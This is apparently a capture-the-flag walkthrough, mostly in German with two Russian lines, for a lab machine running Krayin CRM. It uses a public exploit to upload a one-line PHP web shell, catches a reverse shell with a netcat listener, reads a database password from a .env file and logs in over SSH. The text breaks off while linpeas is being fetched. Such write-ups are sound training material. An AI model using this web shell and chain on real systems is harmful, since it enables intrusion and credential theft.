
Über exploit-db finden wir einen Exploit für Krayin CRM (CVE-2026-38526)

Wir laden die Datei mit dem Exploit herunter und prüfen die Daten, die an ihn übergeben werden müssen

Wir erstellen eine PHP-Shell:
<?php system($_GET['cmd']); ?>

Wir starten den Exploit:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php

Listener starten: nc -lvp 12345. Shell über den Browser über den vom Exploit ausgegebenen Pfad aufrufen

Reverse Shell im Terminal mit laufendem nc empfangen:

.env aus dem Inneren des Systems lesen und das zweite Passwort finden: DB_PASSWORD=y27xb3ha!!74GbR
Per SSH anmelden:
ssh [email protected]

Итого: находим первый user-флаг!

Проверяем наличие wget:
Скачиваем файл linpeas.sh с официального репозитория на Github и открываем сервер для отправки файла на уязвимую машину:







